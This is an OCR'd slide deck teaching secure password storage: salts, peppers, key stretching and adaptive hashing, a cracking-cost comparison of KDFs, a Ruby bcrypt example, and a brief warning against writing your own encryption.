
https://en.wikipedia.org/wiki/Salt_(cryptography)

Salting



https://en.wikipedia.org/wiki/Salt_(cryptography)

Salting




https://en.wikipedia.org/wiki/Salt_(cryptography)

Evil Corp™ Customer Database

id	username	password_hash	password_salt
1	admin	77ba9cd915c8e359d9733edcfe9c61e5aca92afb	6WU7FDbLopP...
2	rich	410114109270c8ffe4af1706adcad6e29c421f4d	HwP3tHm2Y5O...
3	sarah	34ea99829a8df97f54dddc3c747c13c6b34c2a93	05FDvybZfyC...
4	james	410114109270c8ffe4af1706adcad6e29c421f4d	cU0xDJhCP0T...
5	arup	d9bc17fe6fdf4909187612e5374b74a7d593975e	8hz14v3tIcQ...
6	allison	7c4a8d09ca3762af61e59520943dc26494f8941b	bJVRluREmFy...
7	pumpkin22	d9bc17fe6fdf4909187612e5374b74a7d593975e	YAecuq609Y5...

Everyone here has the same password.

Rainbow Tables are now infeasible, as you would have to recalculate for every user.




Salt is public.


Pepper?

Sometimes called a “site-wide salt”

- Random data added to everyone’s password.
- Same for every password.
- Kept on disk or as part of app config, considered “secret”.


https://en.wikipedia.org/wiki/Pepper_(cryptography)

Pepper


Salt
"passwordnHNG5PSGkxRC0sxFiCdz1lWFMDnDM7p1331WLSexgwn"
Pepper
HASH
"5b68e8690024d271764dbc16505101e7728bd474"


Whoa, slow down!

Slow it Down



https://en.wikipedia.org/wiki/Key_stretching

I can guess and try 100,000 passwords every second!

Before

After

I can guess and try 1 password every second...


I can guess and try 1 password every second...

2018

2019

I can guess and try 100,000 passwords every second!

Adaptive Hashing



DEFINITION

Over time, the iteration count can be increased to make it slower, so it remains resistant to brute-force attacks even with increasing computation power.

TABLE 1. Estimated cost of hardware to crack a password in 1 year.

KDF	6 letters	8 letters	8 chars	10 chars	40-char text	80-char text
DES CRYPT	< $1	< $1	< $1	< $1	< $1	< $1
MD5	< $1	< $1	< $1	$1.1k	$1	$1.5T
MD5 CRYPT	< $1	< $1	$130	$1.1M	$1.4k	$1.5 × 10^{15}
PBKDF2 (100 ms)	< $1	< $1	$18k	$160M	$200k	$2.2 × 10^{17}
bcrypt (95 ms)	< $1	$4	$130k	$1.2B	$1.5M	$48B
scrypt (64 ms)	< $1	$150	$4.8M	$43B	$52M	$6 × 10^{19}
PBKDF2 (5.0 s)	< $1	$29	$920k	$8.3B	$10M	$11 × 10^{18}
bcrypt (3.0 s)	< $1	$130	$4.3M	$39B	$47M	$1.5T
scrypt (3.8 s)	$900	$610k	$19B	$175T	$210B	$2.3 × 10^{23}

https://www.tarsnap.com/scrypt/scrypt.pdf

KEY TAKEAWAY

Use Bcrypt!

or scrypt, or PBKDF2.

RUBY

```ruby
require 'bcrypt'

h = BCrypt::Password.create('pass', :cost => 13)
=> "$2a$13$F5wn7iDFersQSSatHvRp/ehIBKuRfA7..."

h == 'nope'
=> false

h == 'pass'
=> true
```

Additional Reading

- https://en.wikipedia.org/wiki/Bcrypt
- https://en.wikipedia.org/wiki/Scrypt
- https://en.wikipedia.org/wiki/PBKDF2

Encryption

DEFINITION

Encoding information in such a way that only authorized parties can read it.

https://xkcd.com/257/

KEY TAKEAWAY

Never write your own encryption.

Unless you're an expert at it, and it's your job or something.

Encryption Types

- Symmetric/Asymmetric
- Block Cipher (w/CBC, etc)
- Public/Private Key
- Stream Cipher
